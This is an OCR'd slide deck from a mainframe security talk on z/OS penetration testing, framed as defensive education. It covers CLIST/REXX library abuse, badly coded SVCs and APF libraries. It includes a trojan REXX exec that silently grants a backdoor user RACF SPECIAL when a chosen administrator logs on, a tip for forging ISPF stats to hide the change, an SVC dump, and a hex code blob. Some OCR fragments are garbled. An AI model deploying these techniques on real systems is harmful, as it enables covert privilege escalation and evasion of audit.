RSM ENTERPRISE SOLUTIONS

Everything you wanted to know about mainframe security, pen testing and vulnerability scanning .. But were too afraid to ask!

Mark Wilson
markw@rsmpartners.com

Session Details: How to hack a mainframe

Agenda

IBM Mainframe
Are they really secure?

- Introduction
- Objectives
- How to hack a mainframe?
- War Stories…..what can we learn?
- Where are we today?
- What do we need to do?
- Conclusions and Summary
- Questions

RSM ENTERPRISE SOLUTIONS

INTRODUCTION

Introduction

- Mark Wilson
  - Technical Director at RSM Partners
  - I am a mainframe technician with some knowledge of Mainframe Security
  - I have been doing this for over 30 years (34 to be precise ☺)
  - This is part three of seven one hour long sessions on mainframe security
  - Full details can be seen on the New Era Website:
    - http://www.newera-info.com/New.html

This is where Mark Lives!

My Man Cave

Where I occasionally sits and dream about


But in fact I spend most of my time in

So I have time to do this….

- www.wilson-mark.co.uk

RSM ENTERPRISE SOLUTIONS

OBJECTIVES




Objectives

- These sessions will give you an insight into what can happen to your system when you think you have it all covered
- The information is shared for your use and your use only to enhance the security of the systems you manage
- The information being shared is sensitive information and if in the wrong hands could do serious damage
- Hopefully I will show you that there is more to security than just a security product such as RACF, ACF2 and TSS!


RSM ENTERPRISE SOLUTIONS

HOW TO HACK A MAINFRAME




Getting the language right

- Penetration Testing
  - Done by the good guys to stop the bad guys getting in
- Hacking
  - The bad guys or gals……They are after our stuff….
- Vulnerability Scanning
  - Scanning the code delivered by IBM and ISV's along with any code you may have developed yourself
  - Test the code to see if it has any vulnerabilities that could be exploited by a knowledgably user
- Auditing
  - The process of checking that we are doing everything correctly
  - These are the good guys and are here to help
  - Work with them not against them



Penetration Testing


- Is the way to go…..
- Get your system checked make sure you have a good starting point
- Do it yourself on a regular basis…you will be amazed at what you will find…
- The next few slides show some of the things we see on a regular basis
- Along with a few war stories of recent tests we have performed…



CLIST/REXX Issues

- Very simple exploit
- Scenario 1
  - We quite often see CLIST/REXX Libraries that are universally updateable that are not at the bottom of the list of concatenated datasets
  - Simply find an exec that is lower down in the concatenation that is used by one of the privileged users (Sec Admin, Sysprog, etc)
  - Copy some code to the universally accessible dataset and add a bit of your own code ☺
- Scenario 2
  - Or even a library that contains loads of stuff that all the teams use and we have UPDATE access
  - Update a member in the dataset and add a bit of code ☺

CLIST/REXX Issues




```
 SDSF OUTPUT DISPLAY TSGMW    TSU03280  DSID     2 LINE 0       COLUMNS 02- 81
 COMMAND INPUT ===> _                                          SCROLL ===> PAGE
********************************* TOP OF DATA **********************************
                       J E S 2  J O B  L O G  --  S Y S T E M  R S M P  --  N O

10.31.56 TSU03280 ---- SUNDAY,    29 JUN 2014 ----
10.31.56 TSU03280  £HASP373 TSGMW    STARTED
        1 //TSGMW    JOB 'ACCT#',REGION=2096128K
        2 //TWSPROC  EXEC TWSPROC
          XX********************************************************************
          XX*
          XX*                 ISPF FULL-FUNCTION LOGON PROC INCLUDING DB2 V9
          XX*
          XX********************************************************************
        3 XXTWSPROC  EXEC PGM=IKJEFT01,REGION=0M,DYNAMNBR=175,
          XX             PARM='%ISPFCL'
        4 XXSYSUADS  DD  DISP=SHR,DSN=SYS1.UADS
        5 XXSYSLBC   DD  DISP=SHR,DSN=SYS1.BRODCAST
        6 XXSYSPROC  DD  DISP=SHR,DSN=USER.CLIST
```

CLIST/REXX Issues

- One of the things the “Bad People” have is TIME!!
- What we have also determined is that we have Update Authority to the CLIST/REXX Library allocated and used each time we logon
  - And its called USER.CLIST
  - And I have UPDATE access via a group connection #RSMP
- A simple update to ISPFCL to call my little piece of code….
- And then just sit and wait….

CLIST/REXX Issues




```
BROWSE    USER.CLIST(ISPFCLMW) - 01.03                  Line 00000030 Col 001 080
Command ===>                                                      Scroll ===> CSR
  IF &LASTCC = 0 THEN -
    ALLOC DA('&DSNAME.') OLD FILE(ISPTABL)
  ELSE DO
    WRITE %%% UNABLE TO ALLOCATE OR CREATE ISPF PROFILE DATA SET "&DSNAME
    FREE FILE(ISPPROF)
    EXIT CODE(12)
    END
  FREE FILE(ISPCRTE)
  END
ELSE DO
  CONTROL MSG
  exec 'user.clist(mycmd)'
  WRITE
  EXIT CODE(0)
  END
END
```

CLIST/REXX Issues


```
USER.CLIST(MYCMD)
/* REXX */
trace o
TEMP = OUTTRAP(LINE.)           /* TRAP RESPONSES         */
                                /* no msgs displayed to   */
                                /* user issuing command.  */

UID =sysvar(sysuid)             /* find current userid    */
IF UID = TSGMW then do          /* is it the one i want?  */
  address tso alu HACKID special /* if so issue cmd       */
End
```



CLIST/REXX Issues


- So the next time TSGMW logs onto the system any command entered into mycmd…game over….
- I can even cover my tracks my resetting the ISPF stats to show another userid having last changed ISPFCL and MYCMD
- It appears that PAULR was last to update these members…
- I wonder who that is???



Poorly coded SVC's

- A more complicated exploit
- But we often see what is deemed the magic SVC, that gets a user into Supervisor State, Key 0
- At which point the user has complete control of the operating system, hardware and access to all data
- These SVCs are sometimes protected
- One of the best ones I have seen was the fact the caller of the SVC had to pass the word AUTH in register 1 at invocation
- Nothing like a bit or hardcore security!

Poorly coded SVC's



```
      +24    MVCK    1475(R14,R14),496(R15),R2
 INVALID INSTRUCTION CODE AT +2A
 TEST
eq svc d5d000.
 TEST
l svc i l(64)
 SVC                                                                      00000000
       +0    BALR    R12,0
       +2    C       R1,30(,R12)
       +6    BC      7,28(,R12)
       +A    L       R2,180(,R4)
       +E    BCT     R0,24(,R12)
      +12    OI      236(R2),1
      +16    BC      15,28(,R12)
      +1A    NI      236(R2),254
      +1E    BCR     15,R14
 INVALID INSTRUCTION CODE AT +20
 TEST
l svc c l(64)
 SVC                                                                      00000000
       +0  ............ .....o....0..m.....
      +20  AUTH.....Y...¬.0&..IGG019DC04/06
 TEST
 ***
```


Poorly protected APF lib's

- Very simple exploit
- It not uncommon to find hundreds of users having update access to APF authorised library
- What's most alarming is that the client site (s) typically 10 or less system programmers
- Having update authority to an APF authorised library means I can write my own authorised code and run it undetected ☺


Poorly protected APF lib’s

- May ways to find the list of APF Authorised libraries
  - ISRDDN
  - IPLINFO REXX Exec
  - TASID
  - …and many more…..
- TSO ISRDDN
  - APF
  - ONLY APF
  - MEM FRED
- TSO IPLINFO APF – If you have installed IPLINFO REXX

Exce aries



MVS Assembler Language
CONCEPTS • PROFESSIONAL SUBSET • ADVANCED FUNCTIONS •
DASD ACCESS METHODS • PROGRAM DEVELOPMENT TECHNIQUES
Kevin McQuillen
Anne Prince

- Once you
- Then the




Just a Bit of Code… Honest ☺

```
A START
DC
  X'411000300A6B58F0021CBFFFF154A774000
  858F0022458FF006C58FF00C896'
DC X'80F02617FF07FE'
END A
```



